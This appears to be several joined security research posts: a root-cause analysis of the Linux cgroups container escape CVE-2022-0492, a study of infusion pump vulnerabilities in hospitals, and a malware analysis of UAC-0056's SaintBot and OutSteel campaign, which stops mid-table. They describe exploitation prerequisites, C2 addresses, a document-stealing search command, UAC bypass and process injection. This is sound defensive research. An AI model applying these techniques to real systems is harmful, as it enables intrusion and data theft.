Each subsystem is typically mounted at /sys/fs/cgroup/<subsystem>, which is considered the root cgroup for the subsystem. Any subsequent directories under the root cgroup denote a new child cgroup. A Docker container, for example, would normally be a part of the /docker/<ctr-id> cgroup, which could be found on the host at /sys/fs/cgroup/<subsystem>/docker/<ctr-id>. Figure 1 shows the cgroup membership of a Docker container, and Figure 2 shows the cgroup membership of a Kubernetes pod.
Figure 1. Cgroup membership of a process in a Docker container.Figure 2. Cgroup membership of a process in a Kubernetes pod.
As seen in the screenshots above, not all hosts are configured to support the same subsystems. Docker and Kubernetes also have a variety of cgroup configurations, so containers on your hosts or clusters may not have the same memberships as in the examples above.
Root Cause Analysis – CVE-2022-0492
One of the features of cgroups v1 is the release_agent file. It allows administrators to configure a "release agent" program that would run upon the termination of a process in the cgroup. This is done by writing the desired release agent path to the release_agent file, as demonstrated below:
The release_agent file is only visible in the root cgroup directory and affects all its child cgroups. Each child group can be configured to either trigger or not trigger the release agent (upon the termination of one of its processes) by writing to the notify_on_release file. The following command enables the notify_on_release functionality for the a_child_cgroup cgroup:
When a process dies, the kernel checks whether its cgroups had notify_on_release enabled, and if so, spawns the configured release_agent binary. The release agent runs with the highest possible permissions: a root process with all capabilities in the initial namespaces. As such, configuring the release agent is considered a privileged operation, as it allows one to decide which binary will run with full root permissions.
CVE-2022-0492 stems from a missing verification. Linux simply didn't check that the process setting the release_agent file has administrative privileges (i.e. the CAP_SYS_ADMIN capability). The very short patch for CVE-2022-0492 (lines 2-8 below) best explains the vulnerability:
+ * Release agent gets called with all capabilities,
+ * require capabilities to set release agent.
+ */
+if((of->file->f_cred->user_ns!=&init_user_ns) ||
+ !capable(CAP_SYS_ADMIN))
+ return -EPERM;
Exploitation Prerequisites
As established, if you can write to the release_agent file, you can force the kernel into invoking a binary of your choosing with elevated privileges and take control of the entire machine. So who can write to the release_agent file on a vulnerable machine? Even though the kernel won't explicitly check the writing processes' privileges, normal file ownership and permission semantics still apply.
Because Linux sets the owner of the release_agent file to root, only root can write to it (or processes that can bypass file permission checks via the CAP_DAC_OVERRIDE capability). As such, the vulnerability only allows root processes to escalate privileges.
At first glance, a privilege escalation vulnerability that can only be exploited by the root user may seem bizarre. In the past, this wouldn't be considered a security issue. But today, running as root doesn't necessarily mean full control over the machine: There's a gray area between the root user and full privileges that includes capabilities, namespaces and containers. In these scenarios where a root process doesn't have full control over the machine, CVE-2022-0492 becomes a serious vulnerability.
A Win for Defense-In-Depth – Container Escape Prerequisites
Not every container can exploit CVE-2022-0492 to escape; only those with permissive security profiles can perform the necessary steps.
Cgroup mounts are mounted read-only inside containers, so the release_agent file they host cannot be written to. A malicious container that wants to exploit CVE-2022-0492 must mount another, writable cgroupfs.
Figure 3. Cgroupfs mounts inside containers are read-only ("ro").
Both AppArmor and SELinux prevent mounting, meaning containers running with either are protected. Without both, a container can mount cgroupfs by abusing user namespaces.
Mounting a cgroupfs requires the CAP_SYS_ADMIN capability in the user namespace hosting the current cgroup namespace. By default, containers run without CAP_SYS_ADMIM, and thus cannot mount cgroupfs in the initial user namespace. But through the unshare() syscall, containers can create new user and cgroup namespaces where they possess the CAP_SYS_ADMIN capability and can mount a cgroupfs.
Figure 4. A container creating a new user namespace where it'll have the CAP_SYS_ADMIN capability.
Not every container can create a new user namespace – the underlying host must have unprivileged user namespaces enabled. This is the default on recent Ubuntu releases, for example. Since Seccomp blocks the unshare() syscall, only containers running without Seccomp can create a new user namespace. The container shown in the attached screenshot runs without Seccomp, AppArmor or SELinux.
Figure 5. The container mounts the memory cgroup in the new user and cgroup namespaces.
In the screenshot above, the container successfully mounted a memory cgroup, but you may notice that the release_agent file isn't included in the mounted directory!
As mentioned earlier, the release_agent file is only visible in the root cgroup. One caveat of mounting a cgroupfs in a cgroup namespace is that you mount the cgroup you belong to, not the root cgroup. If you scroll back up to Figure 1, you'll see that the container doesn't run in the root memory cgroup but in a child cgroup: /docker/<id>. For the release_agent file to be visible in the cgroup mount, the container must run in the root cgroup of a subsystem.
Also back in Figure 1, you'll see that Docker ran the container in the root RDMA cgroup. If we repeat the same commands for the RDMA cgroup, the release_agent file would be visible.
Figure 6. The container mounting the root RDMA cgroup in the new user and cgroup namespaces.
To exploit the issue, we need to write a malicious release agent to the release_agent file. As seen in Figure 6 above, that file is owned by root, so only root container processes may set the release agent. Figure 7 shows the container setting the release agent, while Figure 8 shows a non-root container failing to do so.
Figure 7. A root container setting the release agent.Figure 8. Non-root container cannot set the release agent.
The final step of the escape is to invoke the configured release_agent, which doesn't require any privileges. Since this step is always doable, it has no implications on whether an environment is vulnerable to CVE-2022-0492, and so we decided to leave it out. You can still see how a full exploit looks in the screenshot below.
Figure 9. Exploiting CVE-2022-0492 for container escape, via user namespaces.
If you go over the bolded lines in this section, you'll find the requirements for exploiting CVE-2022-0492 for container escape via user namespaces.
Am I Affected?
In conclusion, a container can escape if it runs:
As the root user, or without the no_new_privsflag; and
On a host that enables unprivileged user namespaces; and
In a root v1 cgroup.
Unit 42 researchers created a script that can test whether a container environment is vulnerable to CVE-2022-0492. To test your environment, you can simply deploy a new container running our us-central1-docker.pkg.dev/twistlock-secresearch/public/can-ctr-escape-cve-2022-0492 image, which is configured to run the script, print its output and exit. Alternatively, you can build and run your own image using the Dockerfile included in the tool's repository.
While possible, we don't advise running the script in an existing container. That's because the container may not have the utilities the script relies on, or their correct version, which may lead to inaccurate results.
Figure 10. Using the script to test which container configurations can exploit CVE-2022-0492 to escape.
Mitigations
CVE-2022-0492 is fixed on the latest Linux release; all users are encouraged to upgrade to the latest kernel version of their respective distribution.
To protect against malicious containers in scenarios where upgrading isn't possible, users can enable one of the following mitigations:
Enable AppArmor or SELinux. See this Kubernetes guide for more information.
Prisma Cloud detects and alerts on hosts running a vulnerable kernel version. The platform also generates compliance alerts on containers that aren't protected by Seccomp, and on those running with neither AppArmor nor SELinux.
Figure 11. Prisma Cloud alerting on a Linux host running the vulnerable kernel version.Figure 12. Prisma Cloud generates a critical compliance alert for containers running without Seccomp.
Under Compute/Defend/Compliance, you can further harden your environments by blocking containers that don't follow certain compliance rules, for example, and as shown in Figure 13, those running without Seccomp.
Figure 13. Configuring Prisma Cloud to block containers running without Seccomp.
Conclusion
CVE-2022-0492 marks another Linux vulnerability that can be exploited for container escape. Fortunately, environments that follow best practices are protected from this vulnerability. Environments with lax security controls hosting untrusted or publicly exposed containers are, unsurprisingly, at high risk. As always, it's best to upgrade your hosts to a fixed kernel version.
We strongly recommend running containers with Seccomp and either AppArmor or SELinux enabled, to protect against this vulnerability and against future Linux zero-day vulnerabilities. Many privilege escalation vulnerabilities in the Linux kernel can only be exploited for container escape when the container is allowed to create a new user namespace, or in other words, when the container runs without Seccomp.
Prisma Cloud users are encouraged to review Compute/Monitor/Compliance and determine whether any of their containers run without Seccomp. Users can also choose to block containers running without Seccomp, as shown in Figure 13.
Unit 42 recently set out to better understand how well hospitals and other healthcare providers are doing in securing smart infusion pumps, which are network-connected devices that deliver medications and fluids to patients. This topic is of critical concern because security lapses in these devices have the potential to put lives at risk or expose sensitive patient data.
We reviewed crowdsourced data from scans of more than 200,000 infusion pumps on the networks of hospitals and other healthcare organizations using IoT Security for Healthcare from Palo Alto Networks. An alarming 75 percent of infusion pumps scanned had known security gaps that put them at heightened risk of being compromised by attackers. These shortcomings included exposure to one or more of some 40 known cybersecurity vulnerabilities and/or alerts that they had one or more of some 70 other types of known security shortcomings for IoT devices.
One of the most striking findings was that 52 percent of all infusion pumps scanned were susceptible to two known vulnerabilities that were disclosed in 2019 – one with a “critical” severity score and the other with a “high” severity score.
There is already a vast array of information about known vulnerabilities and approaches for securing these devices, thanks to the efforts of medical equipment makers, security researchers, cybersecurity vendors and regulators who have spent the past decade working to better understand cyber risks associated with use of infusion pumps and other connected medical devices. For example, the U.S. Food and Drug Administration (FDA) announced seven recalls for infusion pumps or their components in 2021, and nine other recalls in 2020.
There are also initiatives led by industry and government aimed at standardizing device information and establishing baseline security criteria for manufacturing these devices. Yet the average infusion pump has a life of eight to 10 years, which means the widespread use of legacy equipment has hampered efforts to improve security. Other factors also continue to undermine overall security hygiene – including insufficient use of network segmentation, failure to implement best practices for securing operational processes and insufficient security training for healthcare workers.
Our discovery of security gaps in three out of four infusion pumps that we reviewed highlights the need for the healthcare industry to redouble efforts to protect against known vulnerabilities, while diligently following best practices for infusion pumps and hospital networks.
Healthcare providers are protected against the vulnerabilities discussed here by the Palo Alto Networks IoT Security platform through the identification of managed and unmanaged devices and risks associated with those devices, the application of risk reduction policies and built-in prevention of known threats, as well as detection of and response to unknown threats.
Infusion pumps can number in the thousands in a large hospital or clinic, and recalls, whether due to mechanical failure or cybersecurity vulnerability, can be a source of anxiety for supply chain managers, clinical engineers and IT security teams. The at-risk devices must be identified, found and retired or repaired per the instruction of a given recall. An oversight or a miss in any of these areas – whether the devices need repair, maintenance, software patches or updates – can put patient lives or sensitive information at risk.
We recently analyzed more than 200,000 infusion pumps from seven medical device manufacturers using crowdsourced data supplied by customers using Palo Alto Networks IoT Security for Healthcare to see how many and what types of security vulnerabilities these devices have. In this analysis, the Palo Alto Networks IoT Security platform identified over 40 different vulnerabilities and over 70 different security alerts among the devices, with one or more affecting 75% of the infusion pump devices we analyzed. Here we focus on the threats and vulnerabilities we observed most commonly among that group.
The table below identifies the 10 most prevalent vulnerabilities from analysis of the scan data. It lists the CVE number, severity score and percentage of pumps scanned that were susceptible to that vulnerability. 52 percent of the devices we scanned were flagged as being vulnerable to the top two CVEs, which were publicly disclosed in 2019 and have severity scores of “critical” and “high.”
Top 10 Infusion Pump Vulnerabilities and Percentage of Vulnerable Infusion Pumps
Table 1. The top 10 most prevalent vulnerabilities found in the more than 200,000 infusion pumps we analyzed.
Note: Five of the CVEs listed in Table 1 are previously disclosed vulnerabilities that could impact BD Alaris infusion pumps. These vulnerabilities were originally disclosed by the manufacturer in 2017, 2019 and 2020, and corresponding bulletins are available on the BD Cybersecurity Trust Center. Links to each bulletin can also be found in Appendix A. BD has made software updates available to remediate these vulnerabilities and encourages customers to update to BD Alaris PCU version 12.1.2, which became available in July 2021. The remaining five vulnerabilities listed in Table 1 are unrelated to BD products.
Types of Vulnerabilities Observed in Infusion Pumps
The most common vulnerabilities we observed that are specific to the infusion systems we studied can be grouped into several categories according to the effects they may have: leakage of sensitive information, unauthorized access and overflow. Other vulnerabilities stem from third-party TCP/IP stacks but can affect the devices and their operating systems.
Leakage of Sensitive Information
We observe that a large number of vulnerabilities in infusion pump systems – and in internet of medical things (IoMT) devices overall – are related to leakage of sensitive information. Devices vulnerable to this type of issue can leak operational information, patient-specific data, or device or network configuration credentials. Attackers looking to exploit these vulnerabilities need varying degrees of access. For example, CVE-2020-12040, which is specific to clear-text communication channels, can be remotely exploited by an attacker via a man-in-the-middle attack to access all the communication information between an infusion pump and a server. On the other hand, CVE-2016-9355 and CVE-2016-8375 can be exploited by someone with physical access to an infusion pump device to gain access to sensitive information – which makes the attack less likely, but still possible for an attacker with specific motivations.
Overflow and Unauthorized Access
Other vulnerabilities related to overflow or incorrect access control can give unauthenticated users an ability to gain access to a device or to send network traffic in a certain pattern that can cause a device to become unresponsive or operate in a way that is not expected – and in healthcare organizations, this can potentially mean causing a disruption to hospital operations and patient care. Also, the possibility of unauthorized access isn’t limited to the successful exploitation of vulnerabilities. Continuous use of default credentials, which are readily available online via a simple search, is another major issue in IoT devices in general – since it can give anyone who is in the same hospital network as the medical devices direct access to them.
Vulnerabilities in Third-Party TCP/IP Stacks
Finally, it is not only sufficient to be aware of vulnerabilities in the infusion systems themselves. Many IoMT (and IoT) devices and their operating systems use third-party cross-platform libraries, such as network stacks, which might have vulnerabilities affecting the device in question. For example, for CVE-2019-12255 and CVE 2019-12264, the vulnerabile TCP/IP stack IPNet is a component of the ENEA OS of Alaris Infusion Pumps, thereby making the devices vulnerable.
Common Security Alerts in Infusion Systems
Overall, most of the common security alerts raised on infusion systems indicate avenues of attacks that the device owner should be aware of, for example, via internet connections or via default username and password usage. On the other hand, with ML-driven continuous monitoring, any anomalous behaviors on infusion systems can quickly identify potential attacks in progress. Flagging devices displaying anomalous behavior or misuse is crucial to identifying zero-days or live attacks on the system.
Below are the security alerts we observed most commonly in the infusion pumps we analyzed.
10 Most Commonly Observed Security Alerts in Infusion Systems by Palo Alto Networks IoT Security
Alert Title
Impact and Relevance
1
Excessive count of TCP reset packets sent from unestablished connections
A large number of reset packets sent from connections outside the local network can indicate a continuous attempt at a connection to an unauthorized destination, which could indicate anomalous behavior on the device.
2
Invalid User Agent string (garbage values) observed in an HTTP request in IoMT device
Garbage values in the User-Agent string can indicate suspicious behavior. This means that the network connection between the infusion system and the corresponding destination should be monitored more closely.
3
Unencrypted sensitive login information observed in an HTTP request
Sensitive information via HTTP (which is a non-encrypted protocol) can be easily monitored by a malicious actor and can leak information related to device/patients.
4
Manufacturer factory default username and password in inbound HTTP login
Use of factory default credentials to log in to a device via HTTP is a serious security concern. These credentials can be easily found online or in manuals and anyone can access them.
5
Suspicious (high and not commonly observed) port number in network traffic
Anomalous port numbers and counts observed in incoming and outgoing traffic in the infusion system. Such anomalous behavior indicates that the device should be more closely monitored.
6
Unsecured outbound HTTP connections from IoMT device to the internet
Outbound connections to the internet (outside the local network) via HTTP (which is non-encrypted) should be avoided for all infusion systems. Communication should be limited to devices inside the hospital network/specific medical VLAN.
7
FTP anonymous login (without specific username/password) via local network
Anonymous login without proper credentials can indicate malicious behavior, and the device should be flagged.
8
Manufacturer factory default username and password in the inbound FTP login
As observed for HTTP, factory default credentials for FTP are a similar security no-no.
9
Unsecure outbound FTP connections from IoMT device to the internet
Similar to outbound HTTP connections from medical devices to the internet, FTP connections outside the hospital network could make the device susceptible to attacks.
10
Unsecure HTTP service hosted on the IoMT device
Hosting an HTTP service on an infusion system, which is a mission-critical medical device, as well as holding sensitive data, makes the device prone to security attacks.
Table 2. The top 10 most prevalent security alerts found in the more than 200,000 infusion pumps we analyzed.
Proactively Secure Your Infusion Pumps
For healthcare providers, keeping vulnerable IoMT devices safe from known and unknown threats goes beyond device identification and alerting. The sheer volume of devices in the healthcare environment makes an alert-only approach risky and impractical. In addition, alert-only solutions require integration with third-party systems for prevention adding to the complexity of deploying and managing these systems over time. Healthcare security teams require IoT security technology with built-in prevention that secures even unmanaged devices.
The pervasiveness of the threats, the volume of devices in service, and the lack of visibility into device risks and behavior combine to make the security challenges seem insurmountable. Here’s the good news: With the right strategy and the right security technology, healthcare IT and clinical engineering teams can get the visibility they need to manage and secure all IoMT devices and ensure patient safety.
Here are some key capabilities to consider when evaluating IoMT security strategies and technologies for healthcare.
Accurate discovery and inventory: Teams must be enabled to quickly discover, locate and assess utilization of all infusion pumps, including mobile and rental equipment. The discovery of infusion pumps supports accurate inventory that can also be shared with asset management or computerized maintenance management system (CMMS) solutions like ServiceNow. Utilization insights can help with procurement planning and eliminating costly underutilized rental equipment. A location feature comes in handy when planning preventive maintenance or manually applying remediation of an issue.
Holistic risk assessment: Holistic risk assessment helps security teams proactively find vulnerabilities and identify compliance gaps. A system capable of delivering machine learning-driven insights can help establish a behavior baseline and provide a deep risk assessment. This could include watching for threat indicators (e.g., an abnormal connection between devices or the presence of malicious files. It could also mean monitoring for issues such as default passwords, end of life operating systems, apps or devices, and obsolete protocols. It’s also important to monitor CVEs and assess them in context, taking account of additional factors such as FDA recalls, MDS2 information, ePHI information, vendor patching information, patch level and so on. Finally, a risk assessment strategy can be strengthened by extended capabilities achieved through integrations with third-party vulnerability management systems such as Qualys, Rapid 7 and Tenable to scan for additional vulnerabilities in infusion pumps.
Apply risk reduction policies: Real-time risk monitoring, reporting and alerting are crucial for organizations to proactively reduce IoMT risk. Consistent profiling of device activity and behavior yields data that can be accurately converted into risk-based Zero Trust policy recommendations. This approach enables security teams to confidently allow only trusted behavior, and if necessary, segment infusion pumps from other IT and medical devices to reduce attack radius. For example, as mission-critical devices supporting the lives of patients, such devices should have their own isolated VLANs for communicating with a server and clinical workstations – outbound traffic from such devices can be a real cause for concern, as it could indicate exfiltration of sensitive information.
Prevent Threats: The diverse nature of IoMT devices will require actionable insights into detection and prevention of known threats against infusion pump devices for a swift response for threat mitigation. Built-in prevention capabilities help block known targeted IoT malware, spyware and exploits, preventing the use of DNS for C2, and stopping access to bad URLs or malicious websites to help prevent the loss of sensitive data.
Palo Alto Networks has been working with healthcare customers closely to help narrow security and compliance gaps across the health system.
Conclusion
Among the 200,000 infusion pumps we studied, 75% were vulnerable to at least one vulnerability or threw up at least one security alert. While some of these vulnerabilities and alerts may be impractical for attackers to take advantage of unless physically present in an organization, all represent a potential risk to the general security of healthcare organizations and the safety of patients – particularly in situations in which threat actors may be motivated to put extra resources into attacking a target.
With attack surfaces widening and attack vectors becoming more refined than ever before, now’s the time for healthcare organizations to define medical device security with a new level of sophistication. To successfully implement secure clinical and device workflow management that is scalable, yet practical to maintain and enforce, the methodology should also alleviate the escalating operational burdens of securing and managing medical devices for both network security and clinical support teams.
The IoT Security platform protects customers from these security risks by accurately identifying devices on the network; assessing risk by evaluating device profiles for vulnerabilities, exposures or security advisories; detecting anomalies with ML-driven continuous monitoring; and enabling built-in prevention for attacks exploiting these vulnerabilities, including known and unknown threats, with automated Zero Trust policy recommendations and enforcement.
On Feb. 1, 2022, Unit 42 observed an attack targeting an energy organization in Ukraine. CERT-UA publicly attributed the attack to a threat group they track as UAC-0056. The targeted attack involved a spear phishing email sent to an employee of the organization, which used a social engineering theme that suggested the individual had committed a crime. The email had a Word document attached that contained a malicious JavaScript file that would download and install a payload known as SaintBot (a downloader) and OutSteel (a document stealer). Unit 42 discovered that this attack was just one example of a larger campaign dating back to at least March 2021, when Unit 42 saw the threat group target a Western government entity in Ukraine, as well as several Ukrainian government organizations.
The OutSteel tool is a simple document stealer. It searches for potentially sensitive documents based on their file type and uploads the files to a remote server. The use of OutSteel may suggest that this threat group’s primary goals involve data collection on government organizations and companies involved with critical infrastructure. The SaintBot tool is a downloader that allows the threat actors to download and run additional tools on the infected system. SaintBot provides the actors persistent access to the system while granting the ability to further their capabilities.
While the OutSteel and SaintBot payloads were common among the attacks, the actors used different social engineering themes and infection chains to compromise systems. The actors used current events and other pertinent themes to trick recipients into opening documents, clicking links, enabling malicious content or running executables directly to compromise their systems. Early attacks in March and April 2021 used cryptocurrency and COVID themes, while we observed the actors using law enforcement-related themes and fake resumes in the May-July 2021 and the February 2022 attacks. The use of law enforcement-related themes in attacks spanning several months suggests that the threat group favors this social engineering theme in the absence of a trending topic or current event.
The use of email as the attack vector remains the same in all attacks carried out by this threat group. While the spear phishing emails are a common component, each attack uses a slightly different infection chain to compromise the system. For instance, the actors have included links to Zip archives that contain malicious shortcuts (LNK) within the spear phishing emails, as well as attachments in the form of PDF documents, Word documents, JavaScript files and Control Panel File (CPL) executables. Even the Word documents attached to emails have used a variety of techniques, including malicious macros, embedded JavaScript and the exploitation of CVE-2017-11882 to install payloads onto the system. With the exception of the CPL executables, most of the delivery mechanisms rely on PowerShell scripts to download and execute code from remote servers.
For more comprehensive information about the Russia-Ukraine crisis, including an overview of known attacks and recommendations for how to protect against possible threats, please see our post, “Russia-Ukraine Crisis: How to Protect Against the Cyber Impact.”
Palo Alto Networks customers receive protections against the attacks described via products and services including Cortex XDR and the WildFire, Advanced URL Filtering and DNS Security security subscriptions for the Next-Generation Firewall.
On Feb. 1, 2022, Unit 42 observed threat actors sending a targeted email to an individual at an energy organization in Ukraine. The email had the following attributes:
From: mariaparsons10811@gmail[.]com Subject: Повідомлення про вчинення злочину (<redacted targeted individual’s name> Attachment: Повідомлення про вчинення злочину (<redacted targeted individual’s name>).docx
The email subject and the filename of the attached document translate from Ukrainian to Report on the commission of a crime (<redacted targeted individual’s name>). The email suggests that the individual was involved in criminal activity, which is likely part of the actor's social engineering efforts to convince the targeted individual to open the attachment. The malicious Word document displays the following contents:
Figure 1. A malicious Word document attached to a spear phishing email sent to a targeted individual at a Ukrainian organization. The apparent redactions were added by the threat actor as a lure to induce the target to click icons in the document.
The content within the attached document also follows the theme in the delivery email, as it appears to be a redacted criminal investigation report from the National Police of Ukraine. The document instructs the user to click the icons with the exclamation point to display the redacted contents hidden by black bars over the text. Each of the supposedly redacted pieces of content has an icon that, when double-clicked, runs malicious JavaScript (SHA256: b258a747202b1ea80421f8c841c57438ffb0670299f067dfeb2c53ab50ff6ded) that is embedded within the document. When the user double-clicks the icon, Word effectively writes the following file to the system and runs it with Windows Script Host (wscript):
C:\Users\ADMINI~1\AppData\Local\Temp\GSU207@POLICE.GOV.UA - Повідомлення (15).js
The JavaScript file will run the following process that in turn runs a PowerShell script:
Figure 2. PowerShell one-liner.
The PowerShell one-liner above will download an executable from the following URL, save it to %PUBLIC%\GoogleChromeUpdate.exe and execute it:
According to CERT-UA, this PowerShell one-liner also appears in another attack attributed to this group that occurred a few days earlier on Jan. 31.
Based on our analysis of the payload that this attempted spear phishing attack leads to, which includes the SaintBot downloader and the OutSteel document stealer, we suspect that the threat group’s goals for this attack involve exfiltrating data from the energy organization.
Links to Prior Attacks
CERT-UA mentioned that they track this activity using the moniker UAC-0056, while other organizations track this group with the names TA471, SaintBear and Lorec53. Our research shows that these attacks have various overlaps with previous attack campaigns focused on other organizations in Ukraine and Georgia, as well as other nations’ assets local to Ukraine. These overlaps involve the use of the SaintBot downloader, shared infrastructure and other common elements. Figure 3 shows a timeline of the known attacks related to this threat group, specifically, the day the spear phishing emails were sent and the subject line of each email.
Figure 3. A timeline of known attacks related to UAC-0056, showing the date spear phishing emails were sent and their subject lines.
The timeline shows several attacks between April and July 2021. There is then a gap of several months between the 2021 attacks and attacks that have been observed in 2022. This is more likely due to a lack of visibility rather than a pause in activity. We believe that the threat group did not pause their activity as we are aware of additional delivery documents and payloads that suggest additional attacks occurred during the apparently inactive periods on the timeline.
Details of known prior attacks associated with UAC-0056 are available in Appendix A. Attacks described in the appendix include:
March 2021: An attack campaign against targets in Georgia using Bitcoin and COVID themes.
April 2021: Bitcoin-themed spear phishing emails targeting Ukrainian government organizations.
May 2021: Law enforcement-themed attacks targeting Ukrainian government organizations.
June 2021: Law-enforcement themed attack against a Ukrainian government organization
July 2021: Spear phishing attempt on a Western government entity in Ukraine.
Payload Analysis for Feb. 2 Attack
As seen above, the actors leverage Discord’s content delivery network (CDN) to host their payload, which is a common technique that the threat group uses across many of their attacks. The use of Discord benefits threat actors since the popularity of Discord’s servers for gaming, community groups and other legitimate usage causes many URL filtering systems to place a high degree of trust in its domain. Discord’s terms of service do not allow malicious use of its CDN, and the company has been working to find and block abuses of its platform.
In this attack, this URL was hosting a malicious executable (SHA256: f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff) that is a loader. This acts as the first stage of several in the overall infection chain, each of which have varying levels of complexity. Ultimately, this infection chain results in the installation and execution of a document stealer called OutSteel, a loader Trojan called SaintBot, a batch script turned into an executable that disables Windows Defender and a legitimate Google Chrome installation executable.
Initial Loader
The executable initially downloaded by the JavaScript in the delivery document is an initial loader Trojan, whose developers signed using a certificate (SHA1: 60aac9d079a28bd9ee0372e39f23a6a92e9236bd) that has "Electrum Technologies GmbH" within the organization field. This is related to the Electrum Bitcoin wallet, as seen in the following:
Certificate: Data: Version: 3 (0x2) Serial Number: 3b:11:e7:6e:da:51:82:ce:c2:d4:e7:2d:8c:05:f6:9a Signature Algorithm: sha256WithRSAEncryption Issuer: C=US, O=thawte, Inc., CN=thawte SHA256 Code Signing CA - G2 Validity Not Before: May 8 00:00:00 2020 GMT Not After : May 8 23:59:59 2022 GMT Subject: C=DE, ST=Berlin, L=Berlin, O=Electrum Technologies GmbH, CN=Electrum Technologies GmbH
This first-stage loader is a simple wrapper for the next few stages – these later stages will simply decrypt a DLL from its resources, before loading it into memory and invoking its entry point.
Figure 4. Loading decrypted SHCore2.dll and invoking entry point.
The packer used to pack and obfuscate this initial loader allows a user to clone .NET assemblies from other .NET binaries, as well as from cloning certificates. This explains how a large portion of the payload is taken from a legitimate library, as well as the attached Electrum certificate.
The decrypted DLL, named SHCore2.dll, is also obfuscated, though interestingly, the obfuscator did not completely strip the class names, as can be seen in Figure 5 below. This allows us to quickly gather some information on the functionality of the sample. While it may seem like the DLL is the final payload, it is merely another stager, which will decrypt and execute a total of four embedded binaries.
Figure 5. SHCore2.dll classes.
The stager contains some interesting anti-analysis functionality, refusing to execute inside a virtual machine, and in some cases, on bare metal systems. While that makes it difficult to perform dynamic analysis, before performing any virtual machine checks, the sample does call functions within the Class5_Decrypter class, which is responsible for decrypting the embedded payloads. This allows us to debug the sample and extract those payloads once decrypted.
Figure 6. Decrypted “config” file in SHCore2.dll memory.
The four embedded binaries decrypted and executed by the stager include OutSteel, SaintBot, an executable that runs a batch script to disable Windows Defender and the Google Chrome installer, as seen in Table 1.
Below is a more detailed analysis of four additional files that come into play after the initial loader executes.
OutSteel
OutSteel is a file uploader and document stealer developed with the scripting language AutoIT. It is executed along with the other binaries listed in Table 1. It begins by scanning through the local disk in search of files containing specific extensions, before uploading those files to a hardcoded command and control (C2) server. In this sample, the C2 server it reaches out to is 185[.]244[.]41[.]109:8080, with the endpoint /upld/.
Figure 7. OutSteel main file search loop.
Scanning is performed through the use of CMD commands, as seen below:
cmd.exe /U /C DIR “\Users\Admin\*.docx” /S /B/ A
The list of file extensions that OutSteel gathers using the commands above is shown in Table 2, and the choice of these extensions is likely an attempt to gather potentially sensitive files. These file types include documents for Microsoft Office suite applications, Microsoft Access database files, Microsoft Outlook data files and various archive file types.
*.doc
*.ppt
*.xls
*.rtf
*.accdb
*.pst
*.zip
*.txt
*.docx
.pptx
*.xlsx
*.dot
*.pot
*.ppa
*.tar
*.pdf
*.dot
*.csv
*.mdb
*.pps
*.rar
*.7z
Table 2. File extensions gathered by OutSteel.
The command output will be read by the AutoIT payload, and each file will be uploaded to the C2, using the HTTP.au3 library.
Once the script has finished uploading all relevant files to the C2, it will then attempt to download a file to %TEMP%\svjhost.exe from the secondary hardcoded C2 eumr[.]site. The downloaded payload is a sample of the SaintBot .NET loader, also extracted from the SHCore2 DLL, and if downloaded successfully, will be executed via the command line.
Figure 8. OutSteel downloads SaintBot and executes rmm.bat
The script comes to a close after creating a .bat file named rmm.bat in the current directory, which will delete itself and the original payload, prior to terminating any running cmd.exe processes.
Figure 9. rmm.bat file contents.
At this point, the AutoIT script exits, leaving SaintBot residing in memory.
windows_defender_disable.bat
This batch file is used to disable Windows Defender functionality. It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks. This script is open source and available on GitHub, so there is no custom element to this specific sample. This is done to reduce the risk of the dropped payloads being detected by Windows Defender.
Figure 10. windows_defender_disable.bat script.
SaintBot .NET Loader
The SaintBot .NET loader is also composed of several stages, with varying levels of obfuscation. It begins by executing a single PowerShell one-liner, which results in the execution of cmd.exe, passing the command timeout 20. Once the timeout completes, the loader will resume.
Figure 11. Execution of PowerShell one-liner.
The first layer of the loader will extract a reversed .NET binary from its resources, before flipping, loading into memory and executing it.
Figure 12. Reversed binary within resources.
This secondary layer contains far more obfuscation than the first, also implementing obfuscation through obscurity with around 140 different classes. Also stored within these classes are several virtual machine and sandbox checks, such as checking if Sbiedll.dll is present in the list of loaded modules, comparing the machine name to HAL9TH and the user name to JohnDoe, and checking the BIOS version for known virtual machine identifiers.
Figure 13. Anti-VM check.
The quickest way to bypass these checks is to simply set a breakpoint on the Invoke() function and modify any values within memory to make sure no matches are discovered by the sample.
Once all checks have been passed, the second stage of the loader will extract the SaintBot binary from its resources and decrypt it. From there, it begins loading in different API calls, including VirtualAllocEx, WriteProcessMemory, CreateProcessA and SetThreadContext. These calls are used to spawn MSBuild.exe in a suspended state before injecting the decrypted SaintBot binary into it, modifying the thread context to point to the malicious entry point and resuming the process.
Figure 14. Loading process injection API.
SaintBot Payload
SaintBot is a recently discovered malware loader, documented in April 2021 by MalwareBytes. It contains capabilities to download further payloads as requested by threat actors, executing the payloads through several different means, such as injecting into a spawned process or loading into local memory. It can also update itself on disk – and remove any traces of its existence – as and when needed.
Upon execution within the MSBuild process, SaintBot will perform several anti-analysis checks, as well as a locale check. If any of these checks fail, a batch script named del.bat is dropped to the %APPDATA% folder and executed, removing any SaintBot payload-linked files from the system.
Figure 15. System locale checks.
If the checks are passed, the payload attempts to locate slideshow.mp4 from the %LOCALAPPDATA%\zz%USERNAME% path, where slideshow.mp4 is actually a copy of ntdll.dll. If the file is not found, SaintBot assumes it has not yet been installed on the system and therefore jumps to the installation procedure. This involves creating a directory in the %LOCALAPPDATA% folder, with the name set to zz%USERNAME%. Then, the local ntdll.dll binary is copied over to the newly created folder and renamed to slideshow.mp4. Along with that, a .vbs and .bat script are dropped, named %USERNAME%.vbs and %USERNAME%.bat. Once the installation routine is complete, the payload executes itself once again and exits.
Figure 16. Setting up core SaintBot folders.
If slideshow.mp4 is discovered on the initial check, it is used to load in the core API provided by ntdll.dll. This is done to avoid any hooks placed on API calls within the original ntdll.dll by EDR/AV software.
Figure 17. Resolving API through slideshow.mp4.
At this point, the payload then checks to see if it is running under the process name dfrgui.exe, and if not, it will spawn dfrgui.exe from the %SYSTEM% directory. This spawned process is then injected into dfrgui.exe using NtQueueApcThread to resume the process, and the original MSBuild process terminates.
Figure 18. Injection into dfrgui.exe
If SaintBot is running inside dfrgui.exe, it will confirm whether or not it is running with administrator privileges. If not, it will attempt to bypass UAC using fodhelper.exe.
Figure 19. Privilege escalation via fodhelper.exe
Persistence is then set up through the CurrentVersion\Run registry key, and communication finally begins with the C2 server. This sample has a total of three C2 servers embedded within it, all reaching out to the same /wp-adm/gate.php endpoint.
Figure 20. Hardcoded C2s.
This particular sample accepts six total commands from the C2 server:
Command
Purpose
de
de:regsvr32
